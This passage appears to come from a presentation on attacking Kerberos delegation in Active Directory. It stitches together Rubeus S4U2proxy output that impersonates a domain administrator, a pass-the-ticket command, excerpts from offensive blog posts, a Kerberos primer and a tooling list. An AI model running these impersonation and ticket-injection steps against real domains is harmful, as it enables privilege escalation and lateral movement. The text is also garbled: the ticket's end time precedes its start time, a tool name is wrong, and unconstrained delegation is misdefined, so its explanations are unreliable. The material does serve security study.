] Using domain controller: 192.168.56.101:88
] TGT request successful!
] base64(ticket_kirbi):
```

### 1 Action: S4U

```
] Loaded a TGS for DOMAIN.LOCAL\domainadmin
] impersonating user 'domainadmin' to target SPN 'cifs/sv01.domain.local'
] Building SAM4Proxy request for service: 'cifs/sv01.domain.local'
] Using domain controller: 192.168.56.101
] Sending SAM4Proxy request to domain controller 192.168.56.101:88
] SAM4Proxy success!
] base64(ticket_kirbi) for SPN 'cifs/sv01.domain.local':

```

v2.0.3

```
] Action: Describe Ticket

ServiceName          : cifs/syphn_domain.local
ServiceRealm         : DOMAIN.LOCAL
UserName             : domainadmin
UserRealm            : DOMAIN.LOCAL
StartTime           : 5/3/2002 10:23:18 AM
EndTime              : 4/27/2002 8:23:18 PM
RenewTill            : 5/3/2002 10:23:18 AM
Flags               : 0x0000000000000000
Keytype              :
Base64(key)         : SNBuS0yghMjCm5jWfE=
```



# Foreseeing questions #3

> (Rubeus example) S4U2proxy abuse - Double KCD (4/4)

> ptt + access

```
Administrator: C:\WINDOWS\system32\cmd.exe - powershell
PS C:\> ls \\sv01.domain.local\c$  
ls : Cannot find path '\\sv01.domain.local\c$' because it does not exist.  
At line:1 char:1  
+ ls \\sv01.domain.local\c$  
+-----  
+ CategoryInfo          : ObjectNotFound: (\\\sv01.domain.local\c$:String) [Get-ChildItem], ItemNotFoundException  
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand  
  
PS C:\> \rubeus.exe ptt /ticket:dd70XjCB1qgAU1B8aeD4E6b0IFbTCGBW1hggV1MIIYVAoAaEFo4bDFRPtUFJtI5Ht0NBTK1kMCkgaTBqE1EMbkBGNpZtMhEXN2HDEz7C9tW1uLmxVY2Fsod4TfJCCRG6gAvIBEqEDagFHooIFFASCBQzzFFehapCy  
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## Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory

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Back in March 2018, I embarked on an arguably pointless crusade to prove that the TrustedToAuthForDelegation attribute was meaningless, and that “protocol transition” can be achieved without it. I believed that security wise, once constrained delegation was enabled (msDS-AllowedToDelegateTo was not null), it did not matter whether it was configured to use “Kerberos only” or “any authentication protocol”.

I started the journey with Benjamin Delpy’s (@gentilkiwi) help modifying Keeko to support a certain attack that involved invoking S4U2Proxy with a silver ticket without a PAC, and we had partial success, but the final TGS turned out to be unusable. Ever since then, I kept coming back to it, trying to solve the problem with different approaches but did not have much success. Until I finally accepted defeat, and ironically then the solution came up, along with several other interesting abuse cases and new attack techniques.

### TL;DR

This post is lengthy, and I am conscious that many of you do not have the time or attention span to read it, so I will try to convey the important points first.

1. Resource-based constrained delegation does not require a forwardable TGS when invoking

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## S4U2Pwnage

[Edit 9/29/18] For a better weaponization of constrained delegation abuse, check out the “s4u” section of the [From Keeko to Rubeus](#) post.

Several weeks ago my workmate Lee Christensen (who helped develop this post and material) and I spent some time diving into Active Directory’s S4U2Self and S4U2Proxy protocol extensions. Then, just recently, Benjamin Delpy and Ben Campbell had an interesting public conversation about the same topic on Twitter. This culminated with Benjamin releasing a modification to Keeko that allows for easy abuse of S4U misconfigurations. As I was writing this, Ben also published an excellent post on this very topic, which everyone should read before continuing. No, seriously, go read Ben’s post first.



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## “Relaying” Kerberos - Having fun with unconstrained delegation

© 27 minute read

There have been some interesting new developments recently to abuse Kerberos in Active Directory, and after my dive into [Kerberos across trusts](#) a few months ago, this post is about a relatively unknown (from attackers perspective), but dangerous feature: unconstrained Kerberos delegation. During the writing of this blog, this became quite a bit more relevant with the discovery of some interesting RPC calls that can get Domain Controllers to authenticate to you, which even allow for compromise [across forest boundary](#). Then there was the discovery of [PrivExchange](#) which can make Exchange authenticate in a similar way. Because tooling for unconstrained delegation abuse is quite scarce, I wrote a new toolkit, [krbrelayx](#), which can abuse unconstrained delegation and get Ticket Granting Tickets (TGTs) from users connecting to your host. In this blog we will dive deeper into unconstrained delegation abuse and into some more advanced attacks that are possible with the krbrelayx toolkit.

### Relaying Kerberos???

Before we start off, let’s clear up a possible confusion: no, you cannot actually relay Kerberos authentication in the way you can relay NTLM authentication. The reason the tool I’m releasing is called krbrelayx is because it works in a way similar to impacket’s [ntlmrelay](#) (and shares quite some parts of the code). Kerberos tickets are partially encrypted with a key based on the password of the service a user is authenticating to, so sending this on to a different service is pointless as they won’t be able to decrypt the ticket (and thus we can’t authenticate). [Update February 2022:](#) Turns out there is more to this than I thought, and you can now relay Kerberos with krbrelayx. Check out the follow-up blog on this [here](#).

So what does this tool actually do? When Windows authenticates to service- or computer accounts that have unconstrained delegation enabled, some interesting stuff happens (which I’ll explain later on) and those accounts end up with a usable TGT. If we (as an attacker) are the ones in control of this account,

[Unconstrained delegation abuse](#)

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## Abusing Users Configured with Unconstrained Delegation

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An interesting situation came up on a recent assessment which triggered me into do a bit of research in the area as I'd seen nothing published. I'd been really interested in the research done on the area of Kerberos Delegation. For this post, I'll be discussing Unconstrained Delegation in other places, notably [here by Sean Metcalfe](#) and [here by linkyan Mollema](#), amongst others. If you really want to understand what is going on and understand it before continuing, although I'll try to give a recap here.


### Unconstrained Delegation 101

In a nutshell, unconstrained delegation is when a user or computer has been granted the ability to impersonate users in an Active Directory domain contained within the Protected Users group or marked Sensitive and cannot be delegated.

What happens in short (read [Sean's post](#) if you want a detailed explanation, that's where this section is plagiarised from), after a user has access to a service that's been configured for unconstrained delegation:

1. The user presents it's TGT to the DC when requesting a service ticket.
2. The DC opens the TGT & validates PAC checksum - If the DC can open the ticket & the checksum check out, the TGT is valid. The data creates the service ticket. The DC places a copy of the user's TGT into the service ticket.
3. The service ticket is encrypted using the target service account's NTLM password hash and sent to the user (TGS-REP).
4. The user connects to the server hosting the service on the appropriate port & presents the service ticket (AP-REQ). The service opens a password hash.

The diagram below (also taken from [Sean's post](#)) shows the full process:




### Unconstrained delegation abuse

## Abusing Kerberos Constrained Delegation without Protocol Transition

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In this blog post I will go through a study case in abusing Kerberos constrained delegation without protocol transition (Kerberos only authentication).



S4U2proxy Exchange (pic stolen from [CVE-2020-17049: Kerberos Bronze Bit Attack – Theory](#))

- TL;DR
- The Attack
- Extra: Delegate 2 Thysself
- Conclusion

### Constrained delegation abuse

## Kerberos in Active Directory

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### In this post

- How it works
- Conclusion

Active Directory is a Microsoft solution used for Windows network management, and provides the following

- Directory service (LDAP)
- Authentication (Kerberos)
- Name resolution (DNS)
- Homogeneous software policy

In this article, we will focus on the authentication part within Active Directory, based on Kerberos.


Kerberos is a protocol that allows users to authenticate on the network, and access services once authenticated.

### How it works

Kerberos is used whenever a user wants to access some services on the network. Thanks to Kerberos the time and the server won't need to know every user's password. This is centralized authentication.

In order to do this, at least three entities are required

- A client
- A service
- A Key Distribution Center (KDC) which is a Domain Controller (DC) in Active Directory environment



### Kerberos in Active Directory


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


The screenshot shows a dark-themed website for "The Hacker Recipes". At the top, there's a navigation bar with a logo, links to GitHub, Twitter, and Exegol, and a search bar. The main content area features a large blue hexagonal logo with a white keyhole icon. Below the logo, the text "The Hacker Recipes" is displayed. A note at the bottom left states: "This project is a work in progress. I started it from scratch in 2018 and will probably never finish it. Those subjects evolve day after day. But rest assured, I don't plan on letting this project become deprecated." On the left side, there's a sidebar with a "Introduction" section and categories for "ACTIVE DIRECTORY" (Reconnaissance, Movement, Persistence) and "WEB SERVICES" (Reconnaissance, Configuration, Accounts and sessions). The background of the page features abstract red geometric shapes.

# e.g. Delegation abuse mindmaps



<https://www.thehacker.recipes/ad/movement/kerberos/delegations/unconstrained>



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# Glossary

**LT key** Long Term key (RC4, DES or AES128/256)  
**NT hash** Password hash (NT hash = RC4 LT key)  
**PAC** Privilege Attribute Certificate  
**AS** Authentication Service, offered by KDC  
**TGS** Ticket Granting Service, offered by KDC  
**KDC** Key Distribution Center, usually the DC  
**DC** Domain Controller  
**SPN** Service Principal Name  
**PA\*** Pre Authentication \*

**TGT** Ticket Granting Ticket  
**ST** Service Ticket  
**KUD** Kerberos Unconstrained Delegation  
**KCD** Kerberos Constrained Delegation  
**PT** Protocol Transition  
**RBCD** Resource-Based Constrained Delegation  
**S4U2\*** Service-For-User to [User/Self]  
**DACL** Discretionary Access Control List (list of ACEs)  
**ACE** Access Control Entry

# Tooling

findDelegation.py	Impacket 🐍 script used to enumerate Kerberos delegations across a domain.
getTGT.py	Impacket 🐍 script to request TGTs
getST.py	Impacket 🐍 script to request Service Tickets, with or without S4U ( <i>PR#1202 pending</i> )
describeTicket.py	Impacket 🐍 script to decode and decrypt information stored in ccache ticket ( <i>PR#1201 pending</i> )
ticketConverter.py	Impacket 🐍 script to convert ccache/kirbi tickets
tgssub.py	Impacket 🐍 script to substitute service class/name/realm in a ccache ticket ( <i>PR#1256 pending</i> )
Rubeus	C# Kerberos manipulation toolset (ticket requests, renewal, forgery, management, extraction, harvesting, ...)
BloodHound	Active Directory relationships mapper and excavator
The Hacker Recipes	Theoretical and practical guides on offensive techniques. Mostly focused on AD at the moment
Exegol	Docker images and Python wrapper. Multi-containers management. Pre-configured, customized, community-driven images ( <i>full refactor ongoing, great things coming</i> )



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